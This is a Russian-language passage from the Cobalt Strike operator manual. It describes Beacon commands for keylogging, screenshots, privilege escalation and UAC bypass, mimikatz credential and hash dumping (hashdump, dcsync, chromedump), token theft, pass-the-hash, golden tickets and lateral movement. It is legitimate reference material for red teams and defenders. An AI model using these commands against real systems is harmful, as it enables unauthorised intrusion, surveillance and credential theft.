


Рисунок 35. Обозреватель файлов

Каждый обозреватель файлов кэширует полученные им списки папок. Цветная папка означает, что содержимое папки находится в кэше данного обозревателя файлов. Вы можете переходить к кэшированным папкам, не создавая новый запрос на получение списка файлов. Нажмите **Refresh**, чтобы попросить Beacon обновить содержимое текущей папки.

Темно-серая папка означает, что содержимое папки отсутствует в кэше данного обозревателя файлов. Нажмите на папку в дереве, чтобы Beacon сгенерировал на перечисление содержимого этой папки (и обновил кэш). Дважды нажмите на темно-серую папку в правом окне просмотра текущей папки, чтобы сделать то же самое.

Чтобы подняться вверх по списку, нажмите кнопку папки рядом с путем к файлу над правой стороной окна просмотра сведений о папке. Если родительская папка находится в кэше данного обозревателя файлов, вы сразу же увидите результаты. Если родительская папка отсутствует в кэше обозревателя, он создаст задание для перечисления содержимого родительской папки.

Нажмите правой кнопкой мыши на файл, чтобы загрузить или удалить его.

Чтобы посмотреть, какие диски доступны, нажмите **List Drives**.

## Команды файловой системы

Вы также можете использовать для просмотра и управления файловой системой консоль Beacon'a.

Используйте команду **ls** для просмотра списка файлов в текущем каталоге. Используйте команду **mkdir** для создания каталога. Команда **rm** удаляет файл или папку. Команда **cp** копирует файл в место назначения. Команда **mv** перемещает файл.

## Реестр Windows

Используйте **reg\_query [x86|x64] [Куст\путь\до\ключа]** для запроса определенного ключа в реестре. Эта команда выведет значения этого ключа и список всех вложенных ключей. Опция x86/x64 является обязательной и заставляет Beacon использовать WOW64 (x86) или нативное представление реестра. **reg\_query [x86|x64] [Куст\путь\до\ключа] [значение]** запросит определенное значение в ключе реестра.

## Нажатия клавиш и скриншоты

Инструменты Beacon'a для логирования нажатий клавиш и создания скриншотов предназначены для внедрения в другой процесс и сообщения о своих результатах вашему Beacon'у.

Чтобы запустить кейлоггер, используйте **keylogger pid x86** для внедрения в x86 процесс. Используйте **keylogger pid x64** для внедрения в x64 процесс. Используйте команду **keylogger**, чтобы внедрить кейлоггер во временный процесс. Данный инструмент будет отслеживать нажатия клавиш из внедренного процесса и сообщать о них Beacon'у до тех пор, пока процесс не завершится или вы не завершите его

Помните, что несколько кейлоггеров могут конфликтовать друг с другом. Используйте только один кейлоггер в каждой из сессий рабочего стола.

Чтобы сделать скриншот, используйте **screenshot pid x86**, чтобы внедрить инструмент screenshot в x86 процесс. Используйте команду **screenshot pid x64** для внедрения в x64 процесс. Данный вариант команды screenshot сделает один скриншот и завершит работу. Команда **screenshot** внедрит инструмент для создания скриншотов во временный процесс.

Команда **screenwatch** (с опциями использования временного процесса или внедрения в открытый процесс) будет постоянно делать снимки экрана, пока вы не остановите это.

Используйте команду **printscreen** (также с опциями временного процесса или внедрения), чтобы сделать скриншот другим способом. Эта команда использует нажатие клавиши PrintScr для помещения скриншота в буфер обмена пользователя. Эта функция восстанавливает скриншот из буфера обмена и передает его вам.

Когда Beacon получает новые скриншоты или нажатия клавиш, он отправляет сообщение в консоль. Однако скриншоты и нажатия клавиш недоступны через эту консоль. Перейдите в **View -> Keystrokes**, чтобы увидеть зарегистрированные нажатия клавиш во всех ваших сессиях Beacon'a. Перейдите в **View -> Screenshots**, чтобы просмотреть скриншоты всех сессий Beacon'a. Оба этих диалоговых окна обновляются по мере поступления новой информации. Данные диалоговые окна позволяют одному оператору легко отслеживать нажатия клавиш и скриншоты всех сессий Beacon'a.

## Управление заданиями Beacon'a

Некоторые функции Beacon'a запускаются в виде заданий в другом процессе (например, кейлоггер и инструмент для создания скриншотов). Эти задания выполняются в фоновом режиме и сообщают о своих результатах, когда они становятся доступными. Используйте команду **jobs**, чтобы увидеть, какие задания запущены в вашем Beacon'e. Используйте команду **jobkill [номер задания]**, чтобы завершить задание.

## Обозреватель процессов

Обозреватель процессов делает очевидную вещь: он поручает Beacon'у показать список процессов и отображает эту информацию вам. Перейдите в **[beacon] -> Explore -> Show Processes**, чтобы открыть обозреватель процессов.

Вы также можете выполнить команду **process\_browser**, чтобы открыть вкладку обозревателя процессов, начиная в текущего расположения.




Рисунок 36. Обозреватель процессов

В левой части показаны процессы, организованные в виде дерева. Текущий процесс для вашего Beacon'a выделен желтым цветом.

В правой части отображаются сведения о процессе. Обозреватель процессов также служит удобным средством для имперсонации токена другого процесса, развертывания инструмента для снятия скриншотов или кейлоггера.

Выделите один или несколько процессов и нажмите соответствующую кнопку в нижней части вкладки.

Если выделить несколько Beacon'ов и поручить им показать процессы, Cobalt Strike покажет обозреватель процессов, в котором также указано, с какого хоста исходит процесс. Данный вариант обозревателя процессов - удобный способ развертывания инструментов для пост-эксплуатации на нескольких системах одновременно.

Просто отсортируйте по имени процесса, выделите интересные процессы на целевых системах и нажмите кнопку **Screenshot** или **Log Keystrokes**, чтобы развернуть эти инструменты на всех выделенных системах.

## Управление рабочим столом

Для взаимодействия с рабочим столом на целевом хосте перейдите [**beacon**] -> **Explore** -> **Desktop (VNC)**. Это поместит VNC-сервер в память текущего процесса и туннелирует соединение через Beacon.

Когда VNC-сервер будет готов, Cobalt Strike откроет вкладку **Desktop HOST@PID**.

Вы также можете использовать команду **desktop**, чтобы внедрить VNC-сервер в определенный процесс. Используйте **desktop pid архитектура low/high**. Последний параметр позволяет указать качество для VNC-сессии.



Рисунок 37. Инструмент просмотра рабочего стола

В нижней части вкладки рабочего стола есть несколько кнопок. К ним относятся:

	Обновить экран
	Только просмотр
	Уменьшить масштаб
	Увеличить масштаб
	Увеличить до 100%
	Настроить масштаб под вкладку
	Отправить Ctrl+Escape
	Заблокировать клавишу Ctrl
	Заблокировать клавишу Alt

Если вы не можете набрать текст на вкладке рабочего стола, проверьте состояние кнопок **Ctrl** и **Alt**. При нажатии любой из этих кнопок все нажатия отправляются с модификатором **Ctrl** или **Alt**. Нажмите кнопку **Ctrl** или **Alt**, чтобы отключить это поведение. Убедитесь, что кнопка **View only** также не нажата. Чтобы предотвратить случайное перемещение мыши, по умолчанию нажата кнопка **View only**.

# Повышение привилегий

Некоторые команды для пост-эксплуатации требуют прав уровня администратора системы. Beacon включает несколько опций, которые помогут вам повысить уровень привилегий, например, следующие:

**ПРИМЕЧАНИЕ:**

Введите **help** в консоли Beacon'a, чтобы просмотреть доступные команды. Введите **help**, а затем имя команды, чтобы увидеть подробную справку.

## Повышение привилегий с помощью эксплойта

**elevate** - Эта команда перечисляет эксплойты для повышения привилегий, внесенные в список Cobalt Strike'a.

**elevate [эксплойт] [listener]** - Эта команда пытается повысить привилегии с помощью определенного эксплойта.

Вы также можете запустить один из этих эксплойтов через [beacon] -> Access -> Elevate.

Выберите Listener, выберите эксплойт и нажмите Launch, чтобы запустить его. Данное диалоговое окно является интерфейсом для команды elevate.



Вы можете добавить эксплойты для повышения привилегий в Cobalt Strike с помощью Elevate Kit. Elevate Kit - это Aggressor Script, который интегрирует в Cobalt Strike несколько эксплойтов для повышения привилегий с открытым исходным кодом. <https://github.com/rsmudge/ElevateKit>.

**runasadmin** - Эта команда сама по себе перечисляет эксплойты elevator'a для повышения привилегий, присутствующие в Cobalt Strike'e.

**runasadmin [эксплойт] [команда + аргументы]** - Эта команда пытается запустить указанную команду в более привилегированном контексте.

Cobalt Strike разграничивает эксплойты elevator'ы для повышения привилегий и эксплойты сессией, потому что некоторые атаки представляют собой возможность создать сессию. Другие атаки предоставляют вам примитив "выполнить эту команду". Порождение сессии из примитива "выполнить эту команду" перекладывает множество решений по использованию компонентов (не всегда благоприятных) в руки разработчика инструмента.

С runasadmin, это ваш выбор:бросить исполняемый файл на диск и запустить его, запустить односточную команду PowerShell'a или ослабить цель каким-либо образом.

Если вы хотите использовать односточную команду PowerShell'a для создания сессии, перейдите в [beacon] -> Access -> One-liner.




Рисунок 38. PowerShell One-liner

Это диалоговое окно настроит веб-сервер только на локальном хосте в вашей сессии Beacon'a для размещения stage payload'a и вернет команду PowerShell'a для загрузки и запуска этого payload'a.

Этот веб-сервер предназначен только для одноразового использования. После того, как к нему один раз подключается, он очистится и перестанет обслуживать ваш payload.

Если вы запустите TCP или SMB Beacon с помощью этого инструмента, вам нужно будет использовать connect или link, чтобы передать управление payload'ом вручную. Также имейте в виду, что если вы попытаетесь использовать x64 payload, это не сработает, если x86 PowerShell находится в вашей \$PATH.

Cobalt Strike не обладает большим количеством встроенных опций для повышения привилегий. Разработка эксплойтов не является основным направлением работы в HelpSystems. Тем не менее, легко интегрировать эксплойты для повышения привилегий с помощью языка программирования Aggressor Script в Cobalt Strike'e. Чтобы увидеть, как это выглядит, загрузите Elevate Kit (<https://github.com/cobalt-strike/ElevateKit>). Elevate Kit - это Aggressor Script, который интегрирует несколько эксплойтов для повышения привилегий с открытым исходным кодом в Cobalt Strike.

## Повышение привилегий с помощью известных учетных данных

**runas [ДОМЕН\пользователь] [пароль] [команда]** - Это запускает команду от имени другого пользователя, используя его учетные данные. Команда runas не возвращает никаких результатов. Вы можете использовать runas из непривилегированного контекста.

**pawnas [ДОМЕН\пользователь] [пароль] [listener]** - Эта команда создает сессию от имени другого пользователя, используя его учетные данные. Эта команда порождает временный процесс и внедряет в него ваш stage payload.

Вы также можете зайти в [beacon] -> Access -> Spawn As, чтобы выполнить эту команду.

При использовании обеих команд имейте в виду, что учетные данные аккаунта, который не содержит SID 500, будут порождать payload в medium-integrity контексте. Чтобы поднять учетные данные до high-integrity контекста, необходимо использовать Bypass UAC. Также следует помнить, что эти команды нужно запускать из рабочей папки, которую указанная учетная запись может прочитать.

## Получение уровня SYSTEM

**getsystem** - Эта команда позволяет имперсонировать токен учетной записи SYSTEM.

Этот уровень доступа может позволить вам выполнять привилегированные действия, которые невозможны для пользователя Administrator.

Другой способ получить SYSTEM - создать службу, которая запускает payload. Для этого используется команда **elevate svc-exe [listener]**. Она сбросит исполняемый файл, запускающий payload, создаст службу для его запуска, передаст управление над payload'ом и очистит службу и исполняемый файл.

## UAC Bypass

Компания Microsoft ввела контроль учетных записей пользователей (User Account Control, UAC) в Windows Vista и усовершенствовала его в Windows 7. UAC работает во многом подобно sudo в UNIX. Каждый день пользователь работает с обычными привилегиями. Когда пользователю необходимо выполнить привилегированное действие, система спрашивает, хочет ли он повысить свои права.

Cobalt Strike поставляется с несколькими атаками для обхода UAC. Эти атаки не сработают, если текущий пользователь не является администратором. Чтобы проверить, входит ли текущий пользователь в группу администраторов, используйте команду **run whoami /groups**.

**elevate uac-token-duplication [listener]** - Эта команда порождает временный процесс с повышенными правами и внедряет в него stage payload. Эта атака использует лазейку в UAC, которая позволяет процессу без повышенных прав запустить произвольный процесс с токеном, украденным у процесса с повышенными правами. Эта лазейка требует, чтобы атака удалила несколько прав, назначенных привилегированному токену. Возможности вашей новой сессии будут отражать эти ограниченные права. Если для параметра Always Notify установлено максимальное значение, то для этой атаки требуется, чтобы в текущей сессии рабочего стола (от имени того же пользователя) уже был запущен процесс с повышенными правами. Эта атака работает в Windows 7 и Windows 10 до ноябряского обновления 2018 года.

**runasadmin uac-token-duplication [команда]** - Это та же самая атака, описанная выше, но этот вариант запускает команду по вашему выбору в привилегированном контексте.

**runasadmin uac-cmstplua [команда]** - Эта команда пытается обойти UAC и запустить команду в привилегированном контексте. Эта атака использует COM-объект, который автоматически повышает привилегии из определенных контекстов процесса (подписан Microsoft, находится в c:\windows\\*).

## Привилегии

**getprivs** - Эта команда позволяет активировать привилегии, назначенные вашему текущему токену доступа.

## Mimikatz

Beacon интегрирует mimikatz. Используйте **mimikatz [pid] [arch] [модуль::команда] <аргументы>**, чтобы внедриться в указанный процесс для выполнения команды mimikatz. Используйте **mimikatz** (без аргументов [pid] и [arch]), чтобы породить временный процесс для выполнения команды mimikatz.

Для работы некоторых команд mimikatz должен запускаться от имени SYSTEM. Припишите к команде символ !, чтобы заставить mimikatz подняться до уровня SYSTEM перед выполнением вашей команды. Например, команда **mimikatz !lsadump::cache** восстановит хэши паролей с солью, кэшированные системой. Используйте **mimikatz [pid] [arch] [!модуль::команда]<аргументы>** или **mimikatz [!модуль::команда] <аргументы>** (без аргументов [pid] и [arch]).

Время от времени вам может понадобиться запустить команду mimikatz с текущим токеном доступа Beacon'a. Припишите к команде символ @, чтобы заставить mimikatz имперсонировать текущий токен доступа Beacon'a. Например, **mimikatz @lsadump::dcsync** запустит команду dcsync в mimikatz с текущим токеном доступа Beacon'a.

Используйте `mimikatz [pid] [arch] [@модуль::команда] <аргументы>` или `mimikatz [@модуль::команда] <аргументы>` (без аргументов [pid] и [arch]).

## Сбор учетных данных и хэшей

Чтобы сдампить хэши, перейдите в **[beacon] -> Access -> Dump Hashes**. Вы также можете использовать команду `hashdump [pid] [x86|x64]` из консоли Beacon'a, чтобы внедрить инструмент hashdump в указанный процесс. Используйте `hashdump` (без аргументов [pid] и [arch]), чтобы создать временный процесс и внедрить в него `hashdump`. Эти команды вызовут задание, которое внедряется в LSASS и делает дамп хэшей паролей локальных пользователей в текущей системе. Эта команда требует привилегий администратора. При внедрении в процесс pid для этого процесса также требуются привилегии администратора.

Используйте `logonpasswords [pid] [arch]` для внедрения в указанный процесс с целью дампа учетных данных и хэшей NTLM. Используйте `logonpasswords` (без аргументов [pid] и [arch]), чтобы породить временный процесс для дампа учетных данных и NTLM-хэшей. Эта команда использует mimikatz и требует привилегий администратора.

Используйте `dcsync [pid] [arch] [DOMAIN.fqdn] <ДОМЕН\пользователь>` для внедрения в указанный процесс с целью извлечения NTLM-хэшей. Используйте `dcsync [DOMAIN.fqdn] <ДОМЕН\пользователь>` для создания временного процесса с целью извлечения NTLM-хэшей. Эта команда использует mimikatz для извлечения NTLM-хэшей для доменных пользователей с контроллера домена. Укажите пользователя, чтобы получить только его хэш. Данная команда требует доверительных отношений с администратором домена.

Используйте `chromedump [pid] [arch]` для внедрения в указанный процесс с целью получения учетных данных из Google Chrome. Используйте `chromedump` (без аргументов [pid] и [arch]) для создания временного процесса с целью получения учетных данных из Google Chrome. Эта команда будет использовать Mimikatz для получения учетных данных и должна выполняться в пользовательском контексте.

Учетные данные, сдампленные с помощью вышеуказанных команд, собираются Cobalt Strike'ом и хранятся в модели данных учетных записей. Перейдите в **View -> Credentials**, чтобы получить учетные данные текущего командного сервера.

## Сканирование портов

Beacon имеет встроенный сканер портов. Используйте `portscan [pid] [arch] [цели] [порты] [arp|icmp|none] [макс. подключений]` для внедрения в указанный процесс с целью запуска сканирования портов указанных хостов. Используйте `portscan [цели] [порты] [arp|icmp|none] [макс. подключений]` (без аргументов [pid] и [arch]), чтобы породить временный процесс для запуска сканирования портов указанных хостов.

Параметр **[цели]** представляет собой список хостов для сканирования, разделенный запятыми. Вы также можете указать диапазоны адресов IPv4 (например, 192.168.1.128-192.168.2.240, 192.168.1.0/24)

Параметр **[порты]** - это список портов для сканирования, разделенный запятыми. Вы можете указать диапазоны (например, 1-65535).

Опции обнаружения цели **[arp|icmp|none]** определяют, как инструмент для сканирования портов будет определять, существует ли хост. Опция **ARP** использует ARP, чтобы проверить, существует ли какая-либо система на указанном адресе. Опция **ICMP** отправляет эхо-запрос ICMP. Опция **none** указывает инструменту сканирования портов считать, что все узлы существуют.

Параметр **[макс. подключений]** ограничивает количество одновременных попыток подключения сканера портов. Инструмент portscan использует асинхронный ввод-вывод и способен обрабатывать большое количество соединений за один раз. При большем значении сканирование портов будет проходить гораздо быстрее. По умолчанию используется значение 1024.

Сканер портов будет работать в промежутках между подключениями Beacon'a. Когда у него появятся результаты, он отправит их в консоль. Cobalt Strike обработает эту информацию и обновит модель целей с учетом обнаруженных хостов.

Вы также можете перейти в **[beacon] -> Explore -> Port Scanner**, чтобы запустить инструмент для сканирования портов.

## Перечисление сетей и хостов

Модуль net Beacon'a предоставляет инструменты для исследования и обнаружения целей в сети Windows AD (Active Directory).

Используйте **net [pid] [arch] [команда] [аргументы]** для внедрения инструмента для перечисления сети и хостов в указанный процесс. Используйте **net [команда] [аргументы]** (без аргументов [pid] и [arch]), чтобы создать временный процесс и внедрить в него инструмент для перечисления сети и хостов. Исключением является команда **net domain**, которая реализуется как BOF.net domain.

Команды в модуле net построены на основе Windows Network Enumeration API.

Большинство из этих команд являются прямой заменой многих встроенных команд net в Windows (есть также несколько уникальных возможностей). Доступны следующие команды:

**computers** - список хостов в домене (группах)

**dclist** - перечисляет контроллеры домена. (заполняет модель целей)

**domain** - отображает домен для данного хоста

**domain\_controllers** - перечисляет DC(домен контроллер) в домене (группах)

**domain\_trusts** - перечисляет трасты доменов

**group** - перечисляет группы и пользователей в группах

**localgroup** - перечисляет локальные группы и пользователей в локальных группах.  
(отлично подходит при боковом перемещении, когда вам нужно найти, кто является локальным администратором в другой системе)

**logons** - перечисляет пользователей, зарегистрированных на хосте

**sessions** - перечисляет сессии на хосте

**share** - перечисляет общие ресурсы на хосте

**user** - перечисляет пользователей и информацию о пользователях

**time** - показывает время хоста

**view** - перечисляет хосты в домене (служба просмотра). (заполняет модель целей)

# Доверительные отношения

Сердцем системы единой регистрации в Windows является токен доступа. Когда пользователь заходит на хост с Windows, генерируется токен доступа. Этот токен содержит информацию о пользователе и его правах. Токен доступа также содержит информацию, необходимую для аутентификации текущего пользователя на другой системе в сети. Создайте или сгенерируйте токен и Windows будет использовать его информацию для аутентификации на сетевом ресурсе за вас.

Используйте `steal_token [pid]` или `steal_token [pid] <маска доступа OpenProcessToken>`, чтобы украдь токен доступа у существующего процесса.

Если вы хотите посмотреть, какие процессы запущены, используйте `ps`. Команда `getuid` выведет ваш текущий токен. Для возврата к исходному токену используйте команду `rev2self`.

**Возможные значения токена доступа OpenProcessToken:**

```
blank = default (TOKEN_ALL_ACCESS)
0 = TOKEN_ALL_ACCESS
11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY (1+2+8)
Доступные значения токена:
STANDARD_RIGHTS_REQUIRED . . . . . : 983040
TOKEN_ASSIGN_PRIMARY . . . . . : 1
TOKEN_DUPLICATE . . . . . : 2
TOKEN_IMPERSONATE . . . . . : 4
TOKEN_QUERY . . . . . : 8
TOKEN_QUERY_SOURCE . . . . . : 16
TOKEN_ADJUST_PRIVILEGES . . . . : 32
TOKEN_ADJUST_GROUPS . . . . . : 64
TOKEN_ADJUST_DEFAULT . . . . . : 128
TOKEN_ADJUST_SESSIONID . . . . . : 256
```

**ПРИМЕЧАНИЕ:**

Токен доступа OpenProcessToken может быть полезен для кражи токенов у процессов, работающих под пользователем 'SYSTEM', и, если у вас возникает такая ошибка:  
`Could not open process token: {pid} (5)`

Вы можете установить желаемое значение по умолчанию с помощью '`.steal_token_access_mask`' в [глобальных параметрах Malleable C2](#).

Если вам известны учетные данные пользователя, используйте `make_token [ДОМЕН\пользователь] [пароль]` для создания токена, передающего эти учетные данные. Этот токен является копией вашего текущего токена с измененной информацией для регистрации. Он будет показывать ваше текущее имя пользователя. Это ожидаемое поведение.

Команда `pth [pid] [arch] [ДОМЕН\пользователь] [ntlm-хэш]` внедряется в указанный процесс для генерации и имперсонации токена. Используйте `pth [ДОМЕН\пользователь] [ntlm-хэш]` (без аргументов `[pid]` и `[arch]`), чтобы создать временный процесс для генерации и имперсонации токена. Эта команда использует mimikatz для создания и имперсонации токена, который использует указанный домен, пользователя и NTLM-хэш

Диалоговое окно Make Token ([beacon] -> Access -> Make Token) является фронтэндом для этих команд. В нем будет представлено содержимое модели учетных записей и будет использована соответствующая команда для превращения выбранной учетной записи в токен доступа.

## Билеты Kerberos

Золотой билет - это самостоятельно сгенерированный билет Kerberos. Чаще всего Золотой билет создается с правами администратора домена.

Перейдите в [beacon] -> Access -> **Golden Ticket**, чтобы подделать золотой билет с помощью Cobalt Strike'a. Представьте следующую информацию, и Cobalt Strike с помощью mimikatz сгенерирует билет и внедрит его в ваш трей kerberos:

1. Пользователь, для которого вы хотите подделать билет.
2. Домен, для которого вы хотите подделать билет.
3. SID домена.
4. NTLM-хэш пользователя krbtgt на контроллере домена.

Используйте **kerberos\_ticket\_use** [/путь/до/билета], чтобы внедрить билет kerberos в текущую сессию. Это позволит Beacon'у взаимодействовать с удаленными системами, используя права, указанные в данном билете.

Используйте **kerberos\_ticket\_purge**, чтобы очистить все билеты kerberos, связанные с вашей сессией.

## Боковое перемещение

Если у вас есть токен администратора или пользователя домена, который является локальным администратором на целевой машине, вы можете злоупотребить этими доверительными отношениями, чтобы получить контроль над целью. Beacon имеет несколько встроенных параметров для бокового перемещения.

Ведите **jump**, чтобы вывести список вариантов бокового перемещения, занесенных в Cobalt Strike. Выполните **jump [модуль] [цель] [listener]**, чтобы попытаться запустить payload на удаленной цели.

Модуль для Jump	Архитектура	Описание
psexec	x86	Использует службу для запуска исполняемого файла службы
psexec64	x64	Использует службу для запуска исполняемого файла службы
psexec_psh	x86	Использует службу для выполнения однострочной команды PowerShell'a
winrm	x86	Запускает сценарий PowerShell'a через WinRM
winrm64	x64	Запускает сценарий PowerShell'a через WinRM

Запустите **remote-exec**, чтобы получить список модулей для удаленного выполнения, занесенных в Cobalt Strike. Используйте **remote-exec [модуль] [цель] [команда + аргументы]**, чтобы попытаться выполнить указанную команду на удаленной цели.

Модуль для Remote-exec	Описание
psexec	Удаленное выполнение через Service Control Manager
winrm	Удаленное выполнение через WinRM (PowerShell)
wmi	Удаленное выполнение через WMI

Боковое перемещение - это область, аналогичная повышению привилегий, где некоторые атаки представляют набор примитивов для создания сессии на удаленной цели. Некоторые атаки предоставляют примитив только для выполнения. Разграничение между jump и remote-exec дает вам возможность гибко выбирать, как вооружать примитив только для выполнения.

Aggressor Script имеет API для добавления новых модулей к jump и remote-exec. Дополнительную информацию см. в документации по Aggressor Script'у (в частности, в главе про Beacon).

## Боковое перемещение с использованием GUI

Cobalt Strike также предоставляет графический интерфейс для облегчения бокового перемещения. Переключитесь на визуализацию целей или перейдите в меню **View -> Targets**. Перейдите к [цель] -> **Jump** и выберите желаемый вариант бокового перемещения.

Откроется следующее диалоговое окно:




Рисунок 39. Диалоговое окно бокового перемещения

Чтобы использовать данное диалоговое окно:

Сначала решите, что вы хотите использовать для бокового перемещения. Если вы хотите использовать токен в одном из ваших Beacon'ов, отметьте опцию *Use session's current access token*. Если вы хотите использовать учетные данные или хэши для бокового перемещения - это тоже подойдет.

Выберите учетные данные из хранилища учетных данных или заполните поля User, Password и Domain. Beacon будет использовать эту информацию для создания токена доступа для вас. Имейте в виду, что для того, чтобы это сработало, вы должны работать из high-integrity контекста (администратор).

Затем выберите Listener, который будет использоваться для бокового перемещения. Обычно здесь хорошим кандидатом является SMB Beacon.

И последнее, выберите, из какой сессии вы хотите выполнить боковое перемещение. Асинхронная модель наступления Cobalt Strike'a требует, чтобы каждая атака выполнялась из скомпрометированной системы.

Невозможно выполнить эту атаку без сессии Beacon'a. Если вы участвуете во внутреннем взаимодействии, подумайте о том, чтобы подключить систему Windows, которую вы контролируете, и использовать ее в качестве отправной точки для атаки на другие системы с учетными данными или хэшами.

Нажмите **Launch**. Cobalt Strike активирует вкладку выбранного Beacon'a и отдаст ему команды. Информация об атаке появится в консоли Beacon'a.

## Другие команды

У Beacon есть еще несколько команд, не описанных выше.

Команда **clear** очистит список задан Beacon'a. Используйте ее, если вы допустили ошибку.

Введите **exit**, чтобы попросить Beacon завершить работу.

Используйте **kill [pid]**, чтобы завершить процесс.

Используйте **timestomp**, чтобы сопоставить время изменения, доступа и создания одного файла с этими же параметрами другого файла.

## Browser Pivoting

Вредоносные программы типа [Zeus](#) и их разновидности внедряются в браузер пользователя для кражи банковской информации. Это [атака man-in-the-browser](#). Она так называется, потому что злоумышленник внедряет вредоносное ПО в браузер пользователя.

## Обзор

Вредоносные программы с техникой man-in-the-browser используют два подхода для [кражи банковской информации](#). Они либо перехватывают данные формы в момент их отправки на сервер. Например, вредоносное ПО может подключить [PR Write](#) в Firefox, чтобы [перехватить данные HTTP POST](#), отправленные Firefox. Или же они [внедряют JavaScript на определенные веб-страницы](#), чтобы заставить пользователя думать, что сайт запрашивает информацию, которая на самом деле нужна злоумышленнику.

Cobalt Strike предоставляет третий подход к атакам man-in-the-browser. Он позволяет злоумышленнику [перехватывать аутентифицированные веб-сессии](#) - все до одной. Как только пользователь заходит на сайт, злоумышленник может попросить браузер пользователя выполнять запросы от его имени. Поскольку браузер пользователя выполняет запрос, он автоматически [повторно аутентифицируется](#) на любом сайте, на который пользователь уже вошел. Я называю это Browser Pivoting - потому что злоумышленник выполняет pivoting своего браузер через браузер скомпрометированного пользователя.

